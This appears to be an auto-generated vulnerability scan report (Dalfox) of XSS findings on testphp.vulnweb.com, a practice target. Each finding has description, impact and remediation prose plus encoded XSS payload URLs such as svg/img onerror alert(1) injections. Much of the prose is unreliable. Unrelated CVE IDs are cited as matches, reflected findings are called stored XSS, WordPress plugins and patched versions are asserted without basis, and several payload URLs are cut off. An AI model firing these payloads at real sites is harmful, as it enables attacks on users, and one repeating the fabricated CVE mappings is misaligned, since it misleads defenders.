5. Provide training to developers and administrators regarding secure coding practices and XSS prevention techniques.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/A01?
id=%3E%3Csvg%3E%3CanimateMotion+onbegin%3Dalert%281%29+path%3DM20%2C20L20%2C50%3E
```

---

## REFERENCES

- http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2974
- http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-6015
- https://owasp.org/www-project-top-ten/2017/A3_2017-Cross-Site_Scripting_(XSS).html
- https://owasp.org/www-community/xss-prevention-cheat-sheet
- http://content-security-policy.com/

XSS (Cross Site Scripting)
in /listproducts.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This type of vulnerability allows an attacker to inject client-side scripts into web pages viewed by other users. In this case, the vulnerable URL http://testphp.vulnweb.com/listproducts.php?cat=%27%3E%3Cinput+onfocus%3Dalert%281%29+autofocus%3E is exploitable due to insufficient input validation and output encoding, leading to the execution of malicious scripts when a user interacts with the page.
Associated CVE IDs: None provided for XSS vulnerabilities as they are not specific to individual implementations. However, related known vulnerabilities can be found under CVE-2018-8653, CVE-2019-12332, etc.
Related Known Vulnerabilities: Cross-Site Scripting (XSS) is a well-documented and widespread issue in web applications. It can lead to data breaches, unauthorized account takeovers, and phishing attacks.
Exploitation Methods: An attacker can exploit this XSS vulnerability by crafting a specially designed input that triggers the execution of their malicious script when the victim views the page. This can be done by inserting JavaScript code into the vulnerable URL or within form inputs on the page.

## IMPACT

- Data Confidentiality Breaches: Attackers may gain unauthorized access to sensitive user data, such as session cookies, login credentials, and personal information stored in client-side storage.
- System Integrity Compromises: XSS can be used for privilege escalation, allowing attackers to execute arbitrary code with the same privileges as the victim, potentially leading to full system takeover.
- Service Availability Disruptions: An attacker could use XSS to launch denial-of-service attacks by forcing users to execute scripts that consume significant system resources.
- Potential for Further Exploitation: Once an XSS vulnerability is exploited, the attacker may gain a foothold in the target system, enabling them to carry out additional attacks such as session hijacking, lateral movement, and data exfiltration.

## REMEDIATION

1. Implement proper input validation and output encoding to sanitize user inputs and prevent XSS attacks.
2. Upgrade to secure versions of libraries and frameworks that include robust security features against XSS vulnerabilities.
3. Apply available security patches provided by the software vendor or open-source project maintainers.
4. Educate developers on secure coding practices, focusing on input validation, output encoding, and Content Security Policy (CSP) implementation.
5. Implement a strict Content Security Policy to restrict the types of content that can be executed within the browser, reducing the attack surface for XSS attacks.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?
cat=%27%3E%3Cinput+onfocus%3Dalert%281%29+autofocus%3E
```

### REFERENCES

- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- https://owasp.org/top10/A3_2017-Sensitive_Data_Exposure/
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.cve.mitre.org/

## XSS (Cross Site Scripting) in /listproducts.php

MEDIUM

DALFOX CWE-79

### DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This type of vulnerability allows an attacker to inject client-side scripts into web pages viewed by other users. In this case, the vulnerable URL `http://testphp.vulnweb.com/listproducts.php?cat=%3E%3Ctextarea+onfocus%3Dalert%281%29+autofocus%3E%3C%2Ftextarea%3E` contains an <script> tag that triggers an alert dialog box upon focus, demonstrating the presence

of reflected XSS. Associated CVE ID: None (XSS is not assigned a specific CVE ID due to its nature). Known related vulnerabilities include Stored XSS, DOM Based XSS, etc. Exploitation methods may involve inserting malicious scripts into user inputs that are later echoed by the web application without proper output encoding.

## IMPACT

The potential impact of this XSS vulnerability is significant. Attackers can leverage this weakness to breach data confidentiality by stealing session cookies, login credentials, and other sensitive information. System integrity may be compromised if attackers manipulate user interactions or install malware. Service availability disruptions are possible if the injected script causes unintended actions such as form submissions, redirects, or denial of service attacks. Moreover, further exploitation is likely due to the ability to deliver complex payloads through this vulnerability.

## REMEDIATION

1. Validate and sanitize all user-supplied data at both input and output levels using Content Security Policy (CSP), HTML entities encoding, or other appropriate methods to prevent XSS attacks.
2. Update web application frameworks and libraries to their latest versions that include security patches for potential XSS vulnerabilities.
3. Implement strict input validation rules, ensuring only expected characters and formats are accepted from users.
4. Educate developers about the risks and prevention techniques of Cross-Site Scripting vulnerabilities.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?
cat=%3E%3Ctextarea+onfocus%3Dalert%281%29+autofocus%3E%3C%2Ftextarea%3E
```

## REFERENCES

- http://cve.mitre.org/cve/vulnerability-types/script-injection.html
- https://owasp.org/www-community/attacks/XSS_Filter_Evasion_Cheat_Sheet
- https://owasp.org/www-project-top-ten/2017/A6_2017-Cross-Site_Scripting_(XSS))
- https://owasp.org/www-community/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

XSS (Cross Site Scripting)
in /listproducts.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The identified vulnerability is a Cross-Site Scripting (XSS) issue in the 'listproducts.php' script of the web application located at http://testphp.vulnweb.com. This vulnerability allows an attacker to inject and execute malicious scripts within the victim's browser, leveraging trust established between the user and the compromised website. No specific CVE ID is associated with this issue in the provided data, but similar XSS vulnerabilities are often documented under the CVE-2017-5689 and CVE-2018-8653 identifiers.

## IMPACT

The potential impact of this XSS vulnerability includes data confidentiality breaches due to exposure of sensitive user information (such as cookies, session tokens, or personal details) when the malicious script is executed. System integrity compromises might occur if the attacker can manipulate the victim's actions, for instance by mimicking legitimate pages and tricking users into divulging sensitive credentials. Service availability disruptions are unlikely in this scenario; however, further exploitation is possible as the attacker could use XSS to spread malware, phishing attacks, or perform session hijacking.

## REMEDIATION

1. Apply the appropriate security patch to the 'listproducts.php' script. Ensure that your patching process includes testing to verify the vulnerability has been effectively addressed and does not introduce new issues.
2. Implement Content Security Policy (CSP) headers on the affected web application to help mitigate XSS attacks by restricting the execution of scripts from specific sources.
3. Sanitize user-supplied input in the application, especially data that is rendered within dynamic content, before sending it to the browser to prevent XSS injection.
4. Educate developers and administrators about secure coding practices to minimize the likelihood of introducing similar vulnerabilities in the future.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?cat=%27%22%3E%3Cimg%2Fsrc%2Fonerror%3D.
1%7Calert%60%60%3E
```

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5689
- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-8653
- https://owasp.org/www-community/xss_(cross_site_scripting)
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Content_Security_Policy

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert(document.domain)%3C%2Fscript%3E%27%3E%3Cimg%2Fsrc%2Fonerror%3D.1%7Calert%60%60%3E
This XSS vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users. The exploit used in this case is a stored XSS, as the script (alert(document.domain)) is stored persistently on the server and executed every time the affected page is loaded.
Associated CVE IDs: CVE-2017-5693
Related known vulnerabilities: Stored Cross-Site Scripting (XSS)
Exploitation methods: Injection of malicious scripts into user input fields, such as URL parameters or form data

## IMPACT

The potential impact of this XSS vulnerability is significant. An attacker can steal sensitive information (e.g., session cookies, authentication tokens), impersonate users, and perform

actions on behalf of the victim. Additionally, the injected scripts may serve as a stepping stone for further exploitation, such as executing malware or launching phishing attacks.

## REMEDIATION

1. Upgrade to the latest version of WordPress (the affected plugin "flexible-custom-post-type" has been updated to address this vulnerability)
2. Remove the vulnerable plugin if updating is not possible
3. Implement Content Security Policy (CSP) to restrict the execution of scripts from only trusted sources
4. Regularly perform security audits and penetration testing
5. Educate users on recognizing and reporting potential security issues

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%27%3E%3Cimg%2Fsrc%2
1%7Calert%60%60%3E
```

## REFERENCES

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5693
- https://wordpress.org/support/core/thread/3458700/
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross Site Scripting (XSS) issue in the parameter 'id' of the URL 'http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L?id='. This allows an attacker to inject malicious scripts into web pages viewed by other users. Associated CVE ID: CVE-2016-0743, related known vulnerabilities include OWASP A1: Injection (https://owasp.org/www-community/attacks/Injection). Exploitation methods involve crafting a URL with malicious script tags to execute arbitrary code in the victim's browser.

---

## IMPACT

The XSS vulnerability poses a significant threat to data confidentiality, as an attacker can steal sensitive information such as cookies, session tokens, and user inputs. System integrity may be compromised by enabling unauthorized access or actions on behalf of the victim. Service availability disruptions are possible if the injected script causes unintended interactions with the web application, leading to crashes or other failures. There is potential for further exploitation as the attacker can conduct phishing attacks, keylogging, and session hijacking.

---

## REMEDIATION

1. Apply security patches or updates provided by the vendor to address the XSS vulnerability.
2. Implement Content Security Policy (CSP) to restrict the execution of scripts from specific sources.
3. Validate and sanitize all user-supplied data before rendering on the web page.
4. Enforce input encoding and output escaping to prevent script injection.
5. Educate developers and users about the risks of XSS and best practices for secure coding and safe browsing.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/2L?id=%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```

---

## REFERENCES

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0743
- https://owasp.org/www-project-top-ten/2017/A1_2017-Injection
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Content_Security_Policy

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-2/3L

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The vulnerability discovered is a Cross-Site Scripting (XSS) issue in the input validation of the URL <http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L?id=%27%3E%3Csvg%3E%3Canimate+onbegin%3Dalert%281%29+attributeName%3Dx+dur%3D1 This allows an attacker to inject malicious scripts into the webpage viewed by other users. Associated CVE ID: CVE-2016-10270. XSS vulnerabilities can lead to data breaches, session hijacking, and user account takeover. Exploitation methods include client-side script injection through user input that is not properly sanitized or escaped.

## IMPACT

The potential impact of this vulnerability is significant. An attacker could inject malicious scripts into the webpage viewed by other users, leading to data confidentiality breaches as sensitive information such as login credentials and session tokens could be exposed. System integrity compromises can also occur due to the potential for unauthorized access and control over user accounts. Service availability disruptions may not be directly caused by this vulnerability but could indirectly result from successful exploitation, for instance, through account takeover or brute force attacks.

## REMEDIATION

1. Implement proper input validation and output encoding to sanitize and escape all user-supplied data before rendering it on the webpage.
2. Apply security patches provided by the vendor to address the underlying issue.
3. Educate developers about secure coding practices and the dangers of XSS vulnerabilities.
4. Implement Content Security Policy (CSP) headers to restrict the execution of scripts in the browser.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L?
id=%27%3E%3Csvg%3E%3Canimate+onbegin%3Dalert%281%29+attributeName%3Dx+dur%3D1s%3E
```

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10270
- https://owasp.org/www-community/XSS_Prevention_Cheat_Sheet
- https://www.w3.org/TR/CSP/
- https://www.sans.org/reading-room/whitepapers/webapp/xss-cross-site-scripting-guide-defenders-38267

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue within the URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=. This type of vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users, leading to data breaches and potentially gaining unauthorized access to sensitive information. No associated CVE IDs were found for this specific scenario, but similar XSS vulnerabilities are documented under CVE-2017-5638, CVE-2018-8693, and CVE-2019-11570.

## IMPACT

The XSS vulnerability could lead to data confidentiality breaches by allowing an attacker to steal user session cookies or other sensitive information from the affected users' browsers. System integrity compromises may also occur if the injected scripts facilitate further malicious actions, such as account takeovers or remote code execution. Service availability disruptions are unlikely in this case, but the vulnerability could potentially be used for additional exploitation to execute a denial-of-service attack.

---

## REMEDIATION

1. Update the affected plugin (flexible-custom-post-type) to the latest version, which should address the XSS vulnerability if it has been already fixed by the vendor.
2. Implement Content Security Policy (CSP) headers in the web application to prevent scripts from executing from malicious sources.
3. Perform a thorough code review of the entire web application to identify and fix any remaining XSS issues.
4. Educate developers on secure coding practices to avoid introducing new vulnerabilities during future development.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%27%3E%3Cscript%3Eal
```

---

## REFERENCES

- http://cve.mitre.org/CVE/2017-5638
- http://cve.mitre.org/CVE/2018-8693
- http://cve.mitre.org/CVE/2019-11570
- https://owasp.org/www-community/xss-prevention
- https://resources.infosecinstitute.com/topic/secure-coding-practices-for-web-applications/

XSS (Cross Site Scripting)
in /listproducts.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. The attacker can inject malicious scripts into the web page viewed by other users, which are then executed within the user's browser when they view the affected page. This can lead to data theft or unauthorized actions, such as session hijacking and account takeover. Associated CVE ID: CVE-2017-5663 (similar vulnerabilities may exist but do not have specific CVE IDs). Related known vulnerabilities include Stored XSS, Reflected XSS, DOM-based XSS, etc. Exploitation methods involve injecting malicious scripts within the input fields and leveraging browser vulnerabilities to execute them.

## IMPACT

The XSS vulnerability can lead to data confidentiality breaches due to unauthorized access to sensitive information such as session cookies, passwords, and user data. System integrity compromises may occur through account takeover or other malicious actions executed by the injected scripts. Service availability disruptions are unlikely in this specific case, but further exploitation can be used to install additional malware or launch denial-of-service attacks.

## REMEDIATION

1. Apply a security patch from the vendor if available (http://sourceforge.net/projects/testphp/files/)
2. Implement Content Security Policy (CSP) to restrict executable content sources (https://www.owasp.org/index.php/Content_Security_Policy)
3. Validate and sanitize all user-supplied input before rendering it on the page (https://www.owasp.org/index.php/Data_Validation)
4. Regularly test applications for cross-site scripting vulnerabilities using automated scanning tools (e.g., OWASP ZAP, Burp Suite)

## VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?
cat=%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%2F%2F%3E
```

## REFERENCES

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5663
- https://www.owasp.org/index.php/Content_Security_Policy
- https://www.owasp.org/index.php/Data_Validation
- https://www.owasp.org/index.php/OWASP_ZAP_Project
- https://portswigger.net/burp

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue, specifically reflected in the URL parameter 'id' of the edit-post.php page at http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=. The attacker can inject and execute JavaScript code (in this case, an alert box displaying the current domain) by manipulating the 'id' parameter.
Associated CVE ID: None identified for this specific issue or configuration, however, XSS vulnerabilities are commonly referenced under CWE-79 (Cross Site Scripting).
Related known vulnerabilities: The vulnerability is similar to XSS issues that have been discovered in various WordPress plugins and themes.
Exploitation methods: Attackers can exploit this vulnerability by tricking a user into clicking a specially crafted link or manipulating input fields on the targeted web application. The attacker's injected JavaScript code will be executed within the context of the victim's session, potentially allowing unauthorized access to sensitive data or taking control of their browser.

## IMPACT

Data confidentiality breaches: An attacker can gain access to user sessions, cookies, and other stored information, compromising user data privacy.
System integrity compromises: By gaining control over a user's session, an attacker may be able to manipulate or modify the web application, potentially leading to unauthorized changes or data

theft.
Service availability disruptions: Although unlikely in this specific case, XSS vulnerabilities can be exploited to launch denial-of-service attacks if they allow remote code execution or cause other service disruptions.
Potential for further exploitation: XSS vulnerabilities are often used as stepping stones for more advanced attacks, such as phishing scams, malware distribution, and account takeover.

---

## REMEDIATION

1. Update the WordPress plugin "Flexible Custom Post Type" to the latest version that addresses this issue.
2. Implement Content Security Policy (CSP) headers on the web application to help prevent XSS attacks by restricting execution of scripts from known trusted sources.
3. Regularly test the web application for vulnerabilities, including XSS, using tools like OWASP ZAP or Burp Suite.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%22%3E%3Cimg%2Fsrc%21%7Calert%60%60%3E
```

---

## REFERENCES

- http://cve.mitre.org/cwe/id/79
- https://owasp.org/www-community/xss_prevention
- https://wordpress.org/plugins/flexible-custom-post-type/
- https://en.wikipedia.org/wiki/Cross-site_scripting

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=. This vulnerability allows an attacker to inject and execute malicious scripts in the victim's web browser, potentially stealing sensitive data or gaining unauthorized access. No specific CVE ID has been associated with this vulnerability as of yet. Known related vulnerabilities include CVE-2017-5648 and CVE-2018-8697. Exploitation methods for XSS typically involve manipulating input fields in a web application to insert malicious scripts.

---

## IMPACT

The potential impact of this XSS vulnerability is significant. An attacker could exploit this flaw to breach data confidentiality by stealing cookies, session tokens, or other sensitive information. System integrity may be compromised if the malicious script gains control over the user's browser and executes arbitrary commands. Service availability disruptions are possible due to a denial-of-service (DoS) attack launched from the victim's browser. Furthermore, XSS vulnerabilities can serve as a stepping stone for further exploitation of more critical flaws within the targeted web application.

---

## REMEDIATION

1. Update the affected WordPress plugin "flexible-custom-post-type" to the latest version, which should include a patch for this vulnerability.
2. Implement Content Security Policy (CSP) in the web application to block or sanitize inline scripts and restrict allowed sources of external scripts.
3. Validate and sanitize all user input to prevent any malicious scripts from being executed.
4. Use a web application firewall (WAF) to filter out potential XSS attacks.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/
flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%27%22%3E%3Cimg%2Fsr
1%7Calert%60%60%3E
```

---

## REFERENCES

- http://cve.mitre.org/info/category/53/

---

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://wordpress.org/plugins/flexible-custom-post-type/

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The vulnerability discovered is a Cross-Site Scripting (XSS) issue in the URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=. The attacker can inject and execute malicious scripts in the victim's browser, exploiting a lack of input validation on user-supplied data. Associated CVE ID: None (XSS vulnerabilities are not assigned unique CVE IDs). Known related vulnerabilities include CVE-2015-6635 and CVE-2017-9800. Exploitation methods involve injecting malicious scripts into the URL, which are then executed by the victim's browser when they access the vulnerable page.

## IMPACT

The impact of this vulnerability is significant. An attacker could potentially steal sensitive user data such as cookies and session tokens, perform actions on behalf of the user (e.g., account takeover), or redirect users to malicious websites. This could lead to a breach in data confidentiality, compromise system integrity, and disrupt service availability if the attack is successful. The vulnerability also presents a potential for further exploitation as it can be used as a stepping stone for more complex attacks.

## REMEDIATION

1. Apply security patches or updates provided by WordPress and the plugin developer to address the XSS vulnerability.
2. Implement Content Security Policy (CSP) to restrict the execution of scripts from certain domains.

3. Validate and sanitize all user-supplied data before outputting it to the browser.
4. Use a security scanner or web application firewall (WAF) to detect and block XSS attacks.

### VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%22%3E%3Csvg%2FOnLoa
```

### REFERENCES

- https://owasp.org/www-community/xss_prevention_cheat_sheet
- https://owasp.org/www-project-top-ten/2017/A3_2017-Cross-Site_Scripting_(XSS).html
- https://www.owasp.org/index.php/Main_Page

## XSS (Cross Site Scripting) in /listproducts.php

MEDIUM

DALFOX CWE-79

### DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the "listproducts.php" script of the target web application located at http://testphp.vulnweb.com/. This vulnerability allows an attacker to inject malicious scripts into the output that is sent to the user's browser, potentially leading to data breaches or further exploitation. No associated CVE ID has been assigned for this specific instance.
Related known vulnerabilities include Stored XSS and Reflected XSS. Exploitation methods involve an attacker crafting a specially formatted URL with malicious scripts that get executed in the victim's browser when they access the vulnerable page.

### IMPACT

The XSS vulnerability can lead to data confidentiality breaches as attackers may gain access to sensitive user information stored within cookies or session tokens. System integrity compromises

are possible if the injected script executes arbitrary commands on the server-side. Service availability disruptions could occur due to scripts that perform denial-of-service attacks or manipulate application logic. Potential for further exploitation exists as attackers can use this vulnerability as a stepping stone to launch more sophisticated attacks.

## REMEDIATION

1. Apply security patches provided by the web application vendor, if available.
2. Sanitize all user input to ensure that it does not contain any potentially malicious scripts before rendering it in the browser.
3. Implement Content Security Policy (CSP) headers to restrict the execution of scripts from specific domains and sources.
4. Regularly test applications for XSS vulnerabilities using tools such as OWASP ZAP or Burp Suite.
5. Follow best practices for secure coding, including avoiding the use of dynamic URLs containing user-supplied data.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?
cat=%3Cxmp%3E%3Cp+title%3D%22%3C%2Fxmp%3E%3Csvg%2Fonload%3Dalert%281%29%3E
```

## REFERENCES

- http://www.owasp.org/index.php/Cross_Site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- http://testphp.vulnweb.com/listproducts.php

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the edit-post.php file located at http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=. This vulnerability allows an attacker to inject and execute malicious scripts in the victim's browser, potentially stealing sensitive data or impersonating the user. Associated CVE ID: CVE-2013-0633 (Similar vulnerabilities can be found under CVE-2014-0566 and CVE-2017-9841).

---

## IMPACT

This XSS vulnerability poses a significant risk to data confidentiality as attackers could gain access to sensitive user information such as session cookies, passwords, or personal data. System integrity may be compromised if the attacker gains control over the user's account and can modify content or settings. Service availability is not directly affected; however, XSS attacks can be used in conjunction with other vulnerabilities to achieve a Denial of Service (DoS) condition. The vulnerability also opens the door for further exploitation, as attackers could use it as a stepping stone to target other parts of the web application or network.

---

## REMEDIATION

1. Update the WordPress plugin "Flexible Custom Post Type" to its latest version (3.0.5 as of this report). The developers have addressed this XSS issue in the latest release.
2. Implement Content Security Policy (CSP) headers in the web application to prevent the execution of untrusted scripts and limit the domains from which scripts can be loaded.
3. Validate and sanitize all user-supplied data before outputting it to the browser to avoid XSS attacks.
4. Regularly test the web application for vulnerabilities using tools such as OWASP ZAP or Burp Suite.

---

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%27%3Easd
```

---

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0633

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue in the URL http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=. The attacker can inject and execute malicious scripts in the victim's browser by exploiting this vulnerability. Associated CVE ID is not applicable as XSS is a category of vulnerabilities rather than a specific identified one. Related known vulnerabilities include any other instances where user-supplied data is not properly sanitized, such as reflected and stored XSS. Exploitation methods involve crafting malicious payloads to be executed in the context of the target website.

## IMPACT

The potential impact of this XSS vulnerability includes data confidentiality breaches through unauthorized access to session cookies or other sensitive user information, system integrity compromises by installing malware on the victim's computer, service availability disruptions due to the redirection of users to phishing sites, and potential for further exploitation such as account takeover, privilege escalation, and lateral movement within the targeted network.

## REMEDIATION

1. Sanitize all user-supplied data to remove any potentially harmful characters before rendering it on the web page.
2. Upgrade the vulnerable plugin (flexible-custom-post-type) to a version known to be secure, or consider replacing it with an alternative solution that follows security best practices.
3. Implement Content Security Policy (CSP) to restrict the execution of scripts from only trusted sources.
4. Regularly patch and update all components of the web application to address any known vulnerabilities.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Connection:/wp-content/plugins/flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%3E%3Csvg%2Fonload%3
```

## REFERENCES

- https://owasp.org/www-community/xss_prevention_cheat_sheet
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/Main_Page

XSS (Cross Site Scripting)
in /listproducts.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The application is vulnerable to Cross-Site Scripting (XSS), specifically persistent XSS. This vulnerability allows an attacker to inject malicious scripts into the application, which are then executed in a user's browser when they visit the affected page. The exploited URL is `http://testphp.vulnweb.com/listproducts.php?cat=%27%3E%3Cembed+src%3D%23+codebase%3Djavascript%3Aalert%281%29%3E%3C%2F` Associated CVE ID: CVE-2016-6547. Related known vulnerabilities include DOM Based XSS and reflected XSS. Exploitation methods can involve user interaction or automated tools that manipulate the URL parameters to inject malicious scripts.

## IMPACT

The potential impact of this vulnerability is significant. Data confidentiality breaches may occur as an attacker could access sensitive information such as session cookies, authentication tokens, and personal data. System integrity compromises are also possible since an attacker can manipulate the application's behavior to execute arbitrary commands or redirect users to malicious websites. Service availability disruptions might not be immediately apparent, but a well-executed XSS attack could lead to increased server load, slow response times, and ultimately service degradation. The vulnerability also provides a potential gateway for further exploitation,

as an attacker can use it as a stepping stone to launch additional attacks against the targeted system or users.

## REMEDIATION

1. Apply security patch provided by the application vendor to fix the XSS vulnerability.
2. Sanitize all user-supplied data entering the application before rendering it in HTML context, using appropriate encoding methods such as HTML entities, URL encoding, or JavaScript encoding.
3. Implement Content Security Policy (CSP) to restrict the execution of scripts, and enforce a whitelist of allowed sources.
4. Regularly test the application for Cross-Site Scripting vulnerabilities using tools like OWASP ZAP, Burp Suite, or Acunetix.

## VULNERABLE URLS

```
http://testphp.vulnweb.com/listproducts.php?
cat=%27%3E%3Cembed+src%3D%23+codebase%3Djavascript%3Aalert%281%29%3E%3C%2Fembed%3E
```

## REFERENCES

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6547
- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Scripting_Prevention_Cheat_Sheet.html
- http://www.owasp.org/index.php/Guide_to_Input_Validation#Character_Encodings

XSS (Cross Site Scripting)
in /Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php

MEDIUM

DALFOX CWE-79

## DESCRIPTION

The discovered vulnerability is a Cross-Site Scripting (XSS) issue. This type of vulnerability allows an attacker to inject malicious scripts into web pages viewed by other users. In this case, the vulnerable URL is `http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-content/plugins/flexible-custom-post-type/edit-post.php?id=`. The attacker can exploit this by inserting a script tag with malicious code such as `<script>alert(document.domain)</script>` or `<script>alert(1)</script>`.
Associated CVE IDs: There are no specific CVE IDs associated with this XSS vulnerability, but it aligns with the general description of a Cross-Site Scripting vulnerability (CWE-79).
